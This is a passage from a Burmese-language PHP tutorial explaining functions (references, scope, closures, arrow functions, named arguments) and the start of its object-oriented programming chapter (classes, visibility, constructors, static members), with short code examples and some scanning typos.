နမူနာအရ \$name Variable တစ်ခုရှိနေပြီး အဲဒီ \$name ကို Argument အနေနဲ့ hello() ကိုခေါ်ယူစဉ်မှာ ပေးလိုက်ပါတယ်။ ဒါကြောင့် ပေးလိုက်တဲ့ \$name ထဲမှာရှိနေတဲ့တန်ဖိုးဖြစ်တဲ့ Alice က hello() ရဲ့ \$n ထဲကို ရောက်ရှိသွားပါတယ်။ \$n တန်ဖိုးကို Bob လိုပြောင်းတဲ့အခါ ဆုံးတန်ဖိုးပဲ ပြောင်းမှာပါ။ ပေးလိုက်တဲ့ \$name နဲ့ သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Function ရဲ့ ပြင်ပမှာ echo \$name နဲ့ ပြန်ထုတ်ကြည့်လိုက်တဲ့ အခါမှာလည်း မူလတန်ဖိုး Alice သာဆက်ရှိနေတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒါဟာ Default အလုပ်လုပ်တဲ့ပုံစံ ဖြစ်ပါတယ်။

လိုအပ်လို့ Pass by Reference သဘောသဘာဝမျိုးနဲ့ ရေးချင်ရင်လည်း ရပါတယ်။ အဲဒီလိုဆိုရင်တော့ Variable တစ်ခုကို Argument အနေနဲ့ ပေးလိုက်ရင် Variable ကြီးတစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းထဲမှာ အဲဒီ Variable ပေါ်မှာ ပြုလုပ်သမှု အပြောင်းအလဲတွေက မူလ Variable ပေါ်မှာလည်း သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

$name = "Alice";

function hello(&$n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;        // Bob
```

Parameter မှာ & သက်တလေး ပါသွားတာပါ။ ဒါဟာ Reference Operator ဖြစ်ပါတယ်။ ဒါကြောင့် hello() ကိုခေါ်ယူစဉ်မှာ \$name ကိုပေးလိုက်တဲ့အခါ Variable တစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function ထဲမှာ \$name ကို လက်ခံယူတဲ့ \$n တန်ဖိုး ပြောင်းတဲ့အခါ မူလ \$name တန်ဖိုးလည်း လိုက်ပြောင်းသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒါဟာ Pass by Value နဲ့ Pass by Reference တို့၏ ခြားနားချက်ပဲဖြစ်ပါတယ်။

PHP Function တွေဟာ Global Scope ဖြစ်ပါတယ်။

PHP

```
<?php

function one() {
    $name = "One";
}

one();
echo $name;

// Warning: Undefined variable $name
```

နဲ့မူနာအရ one () Function ရဲ့အတွင်းမှာ ကြညာထားတဲ့ \$name Variable ဟာ one () Function နဲ့
သာ သက်ဆိုင်တယ် Function Local Variable ဖြစ်ပါတယ်။ ဒါကြောင့် အပြင်ကနေ အဲဒီ Variable ကိုခေါ်
သုံးတဲ့အခါ သုံးလို့မရတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php

function one() {
    function two() {
        echo "Two";
    }
}

one();
two(); // Two
```

ဒီနဲ့မူနာမှာတော့ one () Function ရဲ့ အတွင်းမှာ two () Function ရှိနေပါတယ်။ ဒါပေမယ့် Function
တွေဟာ ဘယ်နားမှာပဲရေးရေး Global Scope ရလို့ ပြင်ပကနေ ခေါ်သုံးတဲ့အခါ သုံးလို့ရနေတာကို တွေ့
မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ သတိပြုစရာ သဘောသဘာဝတစ်ခုပါ။

နောက်ထပ်သတိပြုစရာကတော့ two () Function ဟာ one () Function ထဲမှာရေးထားလို့ one ()
Function ကိုခေါ်လိုက်မှ two () Function အသက်ဝင်သွားမှာပါ။ ဒါကြောင့် ပေးထားတဲ့နဲ့မူနာမှာ

`one()` Function ကို အရင်ခေါ်ပြီးမှ `two()` Function ကို ခေါ်ထားတာကို တွေ့ရနိုင်ပါတယ်။ အကယ်၍ `one()` Function ကို မခေါ်ဘဲ `two()` Function ကို ခေါ်ဖို့ကြိုးစားရင်တော့ Error တက်မှာပါ။ `one()` Function အလုပ်လုပ်လိုက်မှုသာ သူ့အထဲက `two()` Function က အသက်ဝင်မှာမှို့လိုပါ။

နောက်ပြီးတော့ ဟိုးအပေါ်မှာ Variable အကြောင်းပြောတုံးက ပြောခဲ့ပြီးသား အကြောင်းအရာတစ်ခု ရှိပါတယ်။ Variable တွေဟာ ကြညာထားတဲ့ Scope မှာပဲ တိုက်ရှိက်သုံးလို့ရပါတယ်။ Global Scope မှာ ကြညာထားတဲ့ Variable ကို Function ကနေတိုက်ရှိက်သုံးလို့ရမှာ မဟုတ်ပါဘူး။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရမှာပါ။ ဒီလိုပါ –

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello $name";
}

hello();

// Warning: Undefined variable $name
```

`$name` Variable ဟာ Global Variable တစ်ခုဖြစ်ပေမယ့် Function ရဲ့အတွင်းထဲမှာ သုံးဖို့ကြိုးစားတဲ့ အခါ Undefined Variable ဆိုတဲ့ Warning တက်နေတာပါ။ အကယ်၍ Global Variable ကို အသုံးပြုလိုင် အသုံးပြုလိုကြောင်း ကြို့တင်ကြညာပြီးတော့မှုသာ အသုံးပြုရပါတယ်။ ဒီလိုပါ။

PHP

```
<?php

$name = "Alice";

function hello() {
    global $name;
    echo "Hello $name";
}

hello();           // Hello Alice
```

ဒီတစ်ခါတော့ Error တွေ Warning တွေမတက်တော့ပါဘူး။ global Statement နဲ့ အသုံးပြုမယ့် အကြောင်း ကြေညာပြီးမှ အသုံးပြုလိုက်တဲ့အတွက် အဆင်ပြေသွားပါတယ်။ ဒီနည်းနဲ့ Global Variable တွေကို အသုံးပြုတဲ့အခါ ရယူအသုံးပြုယုံတင် မကပါဘူး၊ Global Variable ရဲ့ တန်ဖိုးတွေကိုလည်း ပြောင်းလို့ရှုသွားပါတယ်။ ဒီလိုပါ –

PHP

```
<?php
$name = "Alice";

function hello() {
    global $name;
    $name = "Bob";
}

hello();
echo $name;           // Bob
```

နှမူနာအရ မူလ \$name Variable ရဲ့တန်ဖိုး Alice ဖြစ်ပေမယ့် hello() Function က သူတန်ဖိုးကို Bob လို့ ပြောင်းလိုက်ပါတယ်။ ဒါကြောင့် ပြန်ထုတ်ကြည်တဲ့အခါ \$name ရဲ့ တန်ဖိုး Bob ဖြစ်နေတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

PHP မှာ Variable Function ဆိုတဲ့ သဘောသဘာဝတစ်ခုလည်း ရှုပါသေးတယ်။ Variable ရဲ့နောက်မှာ စိတ်ကွင်းအဖွင့်အပိတ် ထည့်ပေးလိုက်ခြင်းအားဖြင့် Function တစ်ခုကဲ့သို့ ခေါ်ယူနိုင်တဲ့ သဘောမျိုးပါ။

PHP

```
<?php
function add($a, $b) {
    echo $a + $b;
}

$name = "add";
$name(1, 2);    // 3
```

`$name` Variable ထဲမှာ `add` ဆိုတဲ့ String တန်ဖိုးတစ်ခုရှိနေတဲ့အတွက် `$name()` လိုပြောလိုက်တာဟာ `add()` လိုပြောလိုက်တာနဲ့ အတူတူပါပဲ။ ဒါကြောင့် `add()` Function အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ PHP မှာ Function Expression ရေးထုံးလည်း ရှိပါသေးတယ်။ Nameless Function (သို့မဟုတ်) Anonymous Function လိုလည်း ခေါ်နိုင်ပါတယ်။

PHP

```
<?php

$nums = [1, 2, 3, 4];

function two($n) {
    return $n * 2;
}

$result = array_map("two", $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

နမူနာမှာ `$nums` Array ရှိပြီး ပေးလိုက်တဲ့တန်ဖိုးကို 2 နဲ့ မြောက်ပေးတဲ့ `two()` Function လည်းရှိနေပါတယ်။ Array တွေ Loop လုပ်ဖို့အတွက် PHP မှာ လည်း `map()` Function ရှိပါတယ်။ `array_map()` လို ခေါ်ပါတယ်။ ရှေ့ပိုင်းမှာ Function အကြောင်း မပြောရသေးလို ထည့်မပြောခဲ့တာပါ။ `array_map()` က Callback Function နဲ့ Array တိုကို Parameter အနေနဲ့လက်ခံပါတယ်။ ဒါကြောင့် Callback အဖြစ် `two` ကိုပေးပြီး Array အဖြစ် `$nums` ကိုပေးလိုက်တဲ့အခါ အတဲကတန်ဖိုးတွေကို 2 နဲ့ ကိုယ်စိမြောက်ပေးထားတဲ့ `$result` Array ကို ပြန်ရတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကို အခုံလို ပြင်ရေးလိုက်လည်း ရနိုင်ပါတယ်။

PHP

```
<?php

$nums = [1, 2, 3, 4];

$result = array_map(function($n) {
    return $n * 2;
}, $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

ရလဒ်က အတူတူပါပဲ။ ကြိုရေးထားတဲ့ Function ကို Callback အနေနဲ့ မပေးတော့ဘဲ၊ Function Expression ကို Callback အနေနဲ့ ပေးလိုက်တာပါ။ Function Expression ကို Variable တွေထဲမှာ Assign လုပ်ထားလို့လည်း ရနိုင်ပါတယ်။

PHP

```
<?php  
$two = function($n) {  
    echo $n * 2;  
};  
  
$two(2); // 4
```

Two Variable ထဲမှာ Function ရှိနေတဲ့အတွက် စောစောကပြောခဲ့တဲ့ Variable Function ရေးထုံးနဲ့ ခေါ်ယူအသုံးပြုလိုက်တာပါ။ ဒီလို Function Expression တွေရေးတဲ့အခါ အသုံးပြုစေလိုတဲ့ Variable တောက် use Statement နဲ့ ထည့်ပေးလိုက်လို ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";
$hhello = function() use ($name) {
    echo "Hello $name";
};

$hhello(); // Hello Alice
```

စောစောကဲပဲ Global Variable တွေကို Function ထဲမှာ သုံးချင်ရင် global Statement နဲ့ ကြိုးပြောပြီး မှ သုံးလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အခုတေသူ global Statement မလိုအပ်တေသူပါဘူး။ use Statement ကိုသုံးပြီး တစ်ခါထဲ တွဲထည့်ပေးလိုက်လိုပါ။ ဒီနည်းရဲ့ အားသာချက်ကတေသ့ တန်ဖိုးကို Value အနေနဲ့သာ ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းမှာ တန်ဖိုးပြောင်းလိုက်လိုလည်း မူလပင်မ Variable မှာ တန်ဖိုးပြောင်းမှာ မဟုတ်ပါဘူး။ ဒီလိုစမ်းကြည့်လိုရပါတယ်။

PHP

```
<?php

$name = "Alice";

$hello = function() use ($name) {
    $name = "Bob";
    echo "Hello $name";
};

$hello();           // Hello Bob

echo $name;        // Alice
```

Function အတွင်းမှာ \$name တန်ဖိုးကို ပြောင်းလိုက်ပေမယ့်၊ မူလ \$name တန်ဖိုးကတေသ့ မပြောင်းဘူး ဆိတာကို တွေ့မြင်ရတာပဲ ဖြစ်ပါတယ်။

PHP မှာ Arrow Function ရေးထုံးလည်း ရှိပါသေးတယ်။ JavaScript ရဲ့ Arrow Function နဲ့ ရေးထုံးနည်းနည်းဆင်ပါတယ်။ တူတော့ မတူပါဘူး။ ဒီလိုပါ –

PHP >= 7.4

```
$two = fn ($n) => $n * 2;

echo $two(3);      // 6
```

fn ရဲ့နောက်မှာ စိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter List လိုက်ပြီး သူနောက်ကနေ => သက်တဲ့ အတူ Return ပြန်ပေးရမယ့် Expression ကို ပေးလိုက်ရတာပါ။ JavaScript မှာ fn မလိုပါဘူး။ PHP မှာ ထည့်ပေးရပါတယ်။ PHP မှာ => သက်တဲ့ Array တွေမှာလည်း သုံးတဲ့အတွက် Array နဲ့မရောစော့

အတွက် ရှုံးကနေ f_n ထည့်ပေးရတဲ့သဘော ဖြစ်မယ်လို့ ယူဆပါတယ်။ ပြီးတော့ တွန်းကွင်းအဖွင့်အပိတ် တွေ ထည့်လို့မရတာကိုလည်း သတိပြုရပါမယ်။ ဒါကြောင့် Function Statement တွေ ရေးလိုတော့ ရမှာ မဟုတ်ပါဘူး။ Expression တစ်ခုပဲ ရေးလိုရမှာပါ။

Arrow Function ရဲ့ နောက်ထပ်ထူးခြားချက်တစ်ခုက Global Variable တွေကို တိုက်ရှိက် အသုံးပြန်နိုင်ခြင်းဖြစ်ပါတယ်။ global တွေ use တွေ မလိုအပ်တော့ပါဘူး။ ဒီလိုပါ -

PHP >= 7.4

```
<?php  
$x = 3;  
$add = fn ($y) => $x + $y  
  
echo $add(5); // 8
```

Global Variable ප්‍රක්ති \$x තන්දියාගැළී Arrow Function හෝ Expression මා යනුව්‍යාදී ගෙනිරාගි තෝරුමා ප්‍රක්තියා තැබේ॥

Named Arguments

Function တွေ၏တဲ့အခါ Arguments အစီအစဉ်ကို ရှုံးနောက် မှန်အောင် ပေးပါတယ်။ ဒါလိုပါ -

PHP

```
<?php

function profile($name, $email, $age) {
    echo "$name ($age) @ $email";
}

profile("Alice", "alice@gmail.com", 22);

// Alice (22) @ alice@gmail.com
```

နဲမူနာအရ profile() Function ကို ခေါ်ချင်ရင် \$name, \$email, \$age အစီအစဉ် မှန်အောင်ပေးရပါတယ်။ ရှုံးနောက်လွှာတာနဲ့ ရလဒ်လည်း လွှာသွားမှာပါ။ ဒါကြောင့် တစ်ချို့ Argument များတဲ့ Function တွေမှာ ရှုံးနောက်အစီအစဉ်ကို လိုက်မှတ်နေရတာ တော်တော် အလုပ်ရှုပ်ပါတယ်။

PHP 8 မှတေသာ့ Named Arguments လိုပေါ်တဲ့ ရေးထံးပါဝင်လာလို အဆင်ပြေသွားပါတယ်။ ရှုနောက် အစီအစဉ် မမှတ်မိရင်လည်း ကိုယ်ပေးချင်တဲ့ Argument အမည်နဲ့ပြီးပေးလိုက်လို ရသွားပါပြီ။ ဒီလိုပါ -

PHP >= 8.0

```
function profile($name, $email, $age) {  
    echo "$name ($age) @ $email";  
}  
  
profile(age: 23, name: "Bob", email: "bob@gmail.com");  
  
// Bob (23) @ bob@gmail.com
```

Argument အမည်နဲ့ ပေးချင်တဲ့ တန်ဖိုးကို တွဲပေးလိုက်တဲ့အတွက် ရှုံးနောက်အစီအစဉ် မှန်စရာ မလိုအပ်တော့ပါဘူး။ အဆင်ပြေသွားပါပြီ။ နောက်ဆုံးတစ်ခုအနေနဲ့ ပေးတဲ့ Argument တွေများတဲ့အခါ နှစ်ကြောင်းသုံးကြောင်းခဲ့ရေးလိုဂျာယ် ဆိုတာလေးကို မှတ်သားစေချင်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.3

```
profile( age: 23, name: "Bob", email: "bob@gmail.com", );
```

Argument (၃) ခုကို (၃) ကြောင်းခွဲပြီး ရေးလိုက်တာပါ။ ဒီလိုရေးလိုဂါတယ်။ ဒီလိုရေးတဲ့အခါ နောက်ဆုံး က Trailing Comma ကို Array တွေမှာ လက်ခံသလိုပဲ Arguments List မှာလည်း လက်ခံတယ်ဆိုတာကို တစ်ခါတဲ့ တဲ့ဖက်မတ်သားရမှာပါ။ ဒါဟာလည်း အသုံးဝင်တဲ့ ရေးထံးတစ်ခဲပဲဖြစ်ပါတယ်။

အခန်း (၇) – Object-Oriented Programming

ပြီးခဲ့တဲ့အခန်းမှာ PHP ဟာ Object-Oriented Language တစ်ခု မဟုတ်ဘူးလို ပြောခဲ့ပါတယ်။ မှန်ပါတယ်။ Language ကိုယ်တိုင်က Procedural Language တစ်ခုသာ ဖြစ်ပေမယ့်၊ PHP ကိုအသုံးပြုပြီး Object-Oriented ကုဒ်တွေ ရေးသားဖို့အတွက် ပြည့်စုံတဲ့ ရေးထုံးတွေ ပါဝင်ပါတယ်။ Object-Oriented Language ပါဆိုတဲ့ JavaScript ထက်တောင် ရေးထုံးပိုင်းမှာ ပိုမို ပြည့်စုံပါသေးတယ်။ ဥပမာ - Interface လိုလုပ်ဆောင်ချက်မျိုးတွေ၊ Abstract Class လိုလုပ်ဆောင်ချက်မျိုးတွေ JavaScript မှာ အခု ဒီစာကို ရေးသားနေချိန်ထိ မပါဝင်သေးပါဘူး။ PHP မှာတော့ ဒီရေးထုံးတွေထိ အကုန်အပြည့်အစုံ ရှိနေပါတယ်။

OOP ရေးထုံး ပြည့်စုံတဲ့အပြင်၊ ရေးသားရလွယ်ကူပြီး၊ အများစုရင်းနှီးပြီးသား ရေးဟန်ရှိလို 00P အကြောင်း နားလည်လွယ်အောင် ရှင်းပြုလိုတဲ့အခါမှာ PHP ကို အသုံးပြုပြီး ရှင်းပြုကြတာကိုလည်း မကြာ မကြာ တွေ့နေရပါတယ်။ JavaScript လို Language မျိုးက သူ့လောက် ရေးထုံး မပြည့်စုံပါဘူး။ Java လို Language မျိုးက ရေးထုံးပိုင်း တင်းကြပ်လို ရေးရခက်ပါတယ်။ Python လို Language မျိုးက တစ်ချို့ တွေအတွက် အမြင်စိမ်းနေနိုင်ပါတယ်။ ဒီလို Language တွေကြားထဲမှာ PHP က ရေးထုံးလည်းပြည့်စုံ၊ ရေးရလည်းလွယ်၊ အများစုရင်းနှီးပြီးသား ရေးဟန်လည်းရှိလို တော်တော်အဆင်ပြေတဲ့ Language တစ်ခု လို ဆိုနိုင်ပါတယ်။

PHP မှာ Object-Oriented Language အများစုနည်းတူ Class တွေကို အသုံးပြုပြီး Object တွေ တည်ဆောက်နိုင်ပါတယ်။ Language နဲ့အတူပါဝင်တဲ့ Standard Class တစ်ချို့ရှိသလို ကိုယ်တိုင်လည်း Class တွေကို ရေးသားနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    //
}
```

ဒါဟာ ဘာသတ်မှတ်ချက်မှမပါတဲ့ Class အလွတ်တစ်ခုဖြစ်ပါတယ်။ ဒါ Class ကို အသုံးပြုပြီး Object တော်ဆောက်မယ်ဆိုရင် တည်ဆောက်လိုရပါပြီ။ ဒါလိုပါ -

```
$dog = new Animal;
```

`new` Statement ကိုအသုံးပြုပြီး Object တစ်ခု တည်ဆောက်လိုက်တာပါ။ Object ရဲအမည်က `$dog` ဖြစ်ပြီး Animal Class ကနေဖြစ်ပေါ်လာတဲ့အတွက် Animal Object လို ဆိုနိုင်ပါတယ်။ အဲဒီ Object မှာ တန်ဖိုး (Property) တွေ၊ လုပ်ဆောင်ချက် (Method) တွေမရှိသေးပါဘူး။ အခုလို လေ့လာကြည့်နိုင်ပါတယ်။

```
var_dump($dog); // object(Animal)#1 (0) { }
```

`var_dump()` နဲ့ စစ်ကြည့်လိုက်တဲ့အခါ `$dog` ဟာ Animal Object တစ်ခုဖြစ်တယ်ဆိုတာကို တွေ့မြင်ရမှာဖြစ်ပြီး ဘာတန်ဖိုးမှတော့ မရှိသေးတာကိုလည်း တွေ့မြင်ရမှာပါ။ Class အလွတ်ကနေ ဖြစ်ပေါ်လာတဲ့ Object မို့လို Object အလွတ်တစ်ခုသာ ဖြစ်နေမှာပါ။

Class ရေးသားစဉ်မှာ အဲဒီ Class ကိုအသုံးပြုတည်ဆောက်တဲ့ Object တွေမှာ ရှိရမယ့် Property တွေ Method တွေကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်ပေးနိုင်ပါတယ်။ အဲဒီလို သတ်မှတ်တဲ့အခါ၊ သတ်မှတ်ပေးလိုက်တဲ့ Property တွေ သတ်မှတ်ရေးနှင့်ရှိတာလဲဆိုတဲ့ Access Control တွေ သတ်မှတ်ပေးနိုင်ပါတယ်။ Visibility လိုလည်း ခေါ်ကြပါတယ်။ PHP မှာ Public, Private နဲ့ Protected လိုပေါ်တဲ့ Access Control သတ်မှတ်ချက် (၃) မျိုး ရှိပါတယ်။ Public ဆိုတာ ကြိုက်တဲ့နေရာ မှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပါယ်ဖြစ်ပြီး Private ဆိုတာကတော့ လက်ရှိ Class အတွင်းမှာသာ

အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အမိပါယ်ပါ။ Protected ကတေသာ လက်ရှိ Class နဲ့ လက်ရှိ Class ကို ဆက်ခံဖြစ်ပေါ်လာတဲ့ Child Class တွေမှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့အမိပါယ်ပါ။ Property တွေ Method တွေ သတ်မှတ်တဲ့အခါ ဒီလို Access Control တွေကို ထည့်သွင်းသတ်မှတ်ပေးရပါတယ်။ အခုလို နမူနာလေး တစ်ခု စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

class Animal
{
    public $name;

    public function run()
    {
        echo "$this->name is running...";
    }
}
```

အခုဆိုရင် Animal Class မှာ \$name လိုခေါ်တဲ့ Property နဲ့ run() လိုခေါ်တဲ့ Method တစ်ခုပါဝင် သွားပါပြီ။ Property တွေသတ်မှတ်တဲ့အခါ Variable အနေနဲ့ပဲ သတ်မှတ်ပေးရပါတယ်။ Method တွေ သတ်မှတ်လိုရင်တော့ Function တွေကို အသုံးပြုရတာပါ။ ထူးခြားချက်အနေနဲ့ \$this လိုခေါ်တဲ့ Pseudo Variable ကို သတိပြုပါ။ Class အတွင်းမှာ ကြညာထားတဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် ဒီအတိုင်းချသုံးလိုက်လို မရပါဘူး။ \$this ကနေတစ်ဆင့် သုံးပေးရပါတယ်။ ဒါကြောင့် \$this->name ဆိုတာဟာ သူအပေါ်မှာ ကြညာထားတဲ့ \$name Property ကို အသုံးပြုလိုက်ခြင်း ဖြစ်ပါတယ်။

အခုနေ ဒီ Class ကိုအသုံးပြုပြီး Object တည်တောက်လိုက်ရင် တည်ဆောက်လိုက်တဲ့ Object တွေမှာ name Property နဲ့ run() Method တို့ပါဝင်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပါ -

```
$dog = new Animal;
$dog->name = "Bobby";
$dog->run(); // Bobby is running...
```

နမူနာအရ Animal Class ကိုအသုံးပြုပြီး \$dog Object ကိုတည်ဆောက်ထားပါတယ်။ ဒါကြောင့် \$dog Object မှာ name Property နဲ့ run() Method တို့ရှိနေပါပြီ။ Object ရဲ့ Property တွေ Method တွေကို ရယူ/အသုံးပြုဖို့အတွက် Object Operator အနေနဲ့ -> သက်တကိုအသုံးပြုရပါတယ်။ Dart Operator လို့ ခေါ်ကြပါတယ်။ Java, JavaScript, Python စသည်ဖြင့် Object-Oriented Language အများစုက Dot ကို Object Operator အနေနဲ့ အသုံးပြုကြပေမယ့် PHP မှာတော့ Dart ကိုအသုံးပြုရခြင်း ဖြစ်ပါတယ်။ နမူနာအရ name Property ရဲ့ တန်ဖိုးကို Bobby လို့သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတော့မှ run() Method ကို ခေါ်ယူလိုက်တဲ့အခါ ရလဒ်အနေနဲ့ Bobby is running... ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကြိုတင် ရေးသားထားတဲ့အတိုင်း run() Method ၏ name Property ရဲ့တန်ဖိုးကို ထည့်သွင်း အသုံးပြုသွားတာပါ။

ဒီလို Object ကနေ Property တွေ Method တွေကို အသုံးပြုလို့ရတယ်ဆိုတာ Public အဖြစ် ကြေညာ ရေးသားထားလိုပါ။ Public Member တွေကို အခုလိုအသုံးပြုခြင့်ရှိပါတယ်။ Private ဆိုရင်တော့ အခုလိုသုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဥပမာ –

PHP

```
<?php

class Animal
{
    private $name;
}

$dog = new Animal;
$dog->name = "Bobby";

// Error: Cannot access private property
```

နမူနာမှာ name ဟာ Private Property ဖြစ်သွားပါပြီ။ ဒါကြောင့် Object ကနေတစ်ဆင့် name ရဲ့တန်ဖိုး ကို ပြောင်းဖို့ကြိုးစားတဲ့အခါ ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။

Object တည်ဆောက်လိုက်တာနဲ့ အလုပ်လုပ်သွားစေချင်တာတွေ ရှိရင်လည်း သတ်မှတ်ထားနိုင်ပါတယ်။ Constructor လို့ခေါ်ပါတယ်။ အရင်က Class အမည်နဲ့ Method အမည်ကို တူအောင်ပေးလိုက်ရင် Constructor ရပါတယ်။ ဒီလိုပါ –

```
<?php

class Animal
{
    public function Animal()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

Class အမည်က Animal ဖြစ်ပြီး Method အမည်ကလည်း Animal ဖြစ်နေတဲ့အခါ Constructor ဖြစ်သွားပြီး Object တည်ဆောက်တာနဲ့ အလိုအလျောက် အလုပ်လုပ်သွားမှာပါ။ ဒါပေမယ့် PHP 7 ကနေစပ်ပြီး ဒီရေးနည်းကို လက်မခံတော့ပါဘူး။ ဒါကြောင့် PHP 5 နဲ့စမ်းကြည့်ရင် ရလဒ်မှန်ပေမယ့် PHP 7 တို့ 8 တို့နဲ့ ဆိုရင်တော့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရှိခဲ့ဖူးမှန်းသိအောင် ထည့်ပြေတာပါ။ တစ်ကယ်ရေးနည်းအမှန် ကတော့ __construct() လိုက်တဲ့ Method ကို အသုံးပြုပြီးတော့ Construct ကို တည်ဆောက်ရပါတယ်။ ဒါကြောင့် အခုရေးနည်းအမှန်က ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    public function __construct()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

ဒီရေးနည်းကတော့ PHP 5, 7, 8 အားလုံးမှာ အလုပ်လုပ်တဲ့ ရေးနည်းဖြစ်ပါတယ်။ Object တည်ဆောက်လိုက်တာနဲ့ `__construct()` Method အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ရှုံးက Underscore နှစ်ခုနဲ့ စပေးရတာကို သတိပြုပါ။ PHP မှာ အဲဒီလို Underscore နှစ်ခုနဲ့ စပေးရတဲ့ Magic Method တွေ ရှုပါတယ်။ သူနေရာနဲ့သူ ဆက်လက်ဖော်ပြပေးပါမယ်။ အခု လောလောဆယ် မှာတော့ Object တည်ဆောက်လိုက်ရင် `__construct()` Method အလုပ်လုပ်တယ်လို့ မှတ်သားရမှာပါ။

နမူနာမှာ နောက်ထပ်သတိပြုစရာကတော့ Constructor ကို Public အဖြစ် ကြေညာထားတာပဲ ဖြစ်ပါတယ်။ Constructor က Private ဆိုရင် ဘာဖြစ်မလဲ။ Object တည်ဆောက်လို့ ရတော့မှာ မဟုတ်ပါဘူး။ Object တည်ဆောက်ချိန်မှာ Constructor ကို အလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ မရနိုင်တဲ့အတွက်ပါ။

PHP

```
<?php

class Animal
{
    private function __construct()
    {
        echo "Creating Animal object...";
    }
}

$dog = new Animal;

// Error: Call to private __construct()
```

နမူနာအရ Object တည်ဆောက်လို့မရတော့ဘဲ Error တက်သွားတာကို တွေ့ရမှာပါ။ ဒီနေရာမှာ ပြောဖို့လို လာတာက Class Member ခါ Static Member တွေအကြောင်းပါ။ Object တည်ဆောက်စရာ မလိုဘဲ Class အမည်ကနေ တိုက်ရှိက် အသုံးပြုလိုရတဲ့ Property တွေ Method တွေ ကြညာလို့ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    static $type = "Mammal";

    static function info()
    {
        echo "Group: " . static::$type;
    }
}

echo Animal::$type;           // Mammal
Animal::info();               // Group: Mammal
```

နမူနာအရ Static Property တစ်ခုနဲ့ Static Method တစ်ခုရှိနေတာကို တွေ့ရမှာပါ။ အဲဒီ Static Member တွေကို အသုံးပြုနိုင်ဖို့အတွက် Object မဆောက်တော့ဘဲ Class အမည်ဖြစ်တဲ့ Animal ပေါ်မှာ တိုက်ရိုက် အသုံးပြုထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒီလို Static Member တွေကို ရယူဖို့အတွက် :: သက်တကို အသုံးပြုရတာကို သတိပြုပါ။ Scope Resolution Operator လိုပေါ်ပါတယ်။ Double Colon Operator လိုလည်း ခေါ်နိုင်ပါတယ်။ နောက်ပြီးတော့၊ Class အတွင်းထဲမှာ Static Member တွေကို အသုံးပြုဖို့အတွက် \$this ကို မသုံးဘဲ static ကို ပဲသုံးတယ် ဆိုတာလည်း သတိပြုပါ။

တစ်ချို့အခြေအနေတွေမှာ Object ဆောက်ခွင့်မပြုဘဲ Class Name နေသာ တိုက်ရိုက်အသုံးပြုစေလိုတဲ့ အတွက် Static Member တွေကို Private Constructor နဲ့ တွဲသုံးတာမျိုးတွေ ရှိကြပါတယ်။ နောက်ထပ် မကြာမကြာ တွေ့ရမယ့် ရေးဟန်နမူနာလေး တစ်ခုကိုလည်း ဆက်လက်ဖော်ပြပါ့မယ်။ ဒီလိုပါ -

PHP

```
class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}
```


စောစောကကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရပါတယ်။ Constructor ရဲ့ Argument မှာ Access Control Modifier ထည့်ရေးပေးလိုက်ယုံနဲ့ Property ကြေညာတဲ့အဆင့်နဲ့ တန်ဖိုး Assign လုပ်တဲ့အဆင့်၊ ရေးရတာ နှစ်ဆင့် လျော့သွားတာပါ။

Class တစ်ခုကိုရေးသားတဲ့အခါ အခြား Class ပေါ်မှာ အခြေခံပြီးတော့လည်း ရေးလို့ရပါတယ်။ Inheritance လိုပေါ်ပါတယ်။ အမွေဆက်ခံတယ်ပေါ့။ ဒါလို အမွေဆက်ခံပြီး Inherit လုပ်လိုက်တဲ့အခါ မူလပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို ဆက်ခံသူက ရရှိသွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

class Animal
{
    private $name;

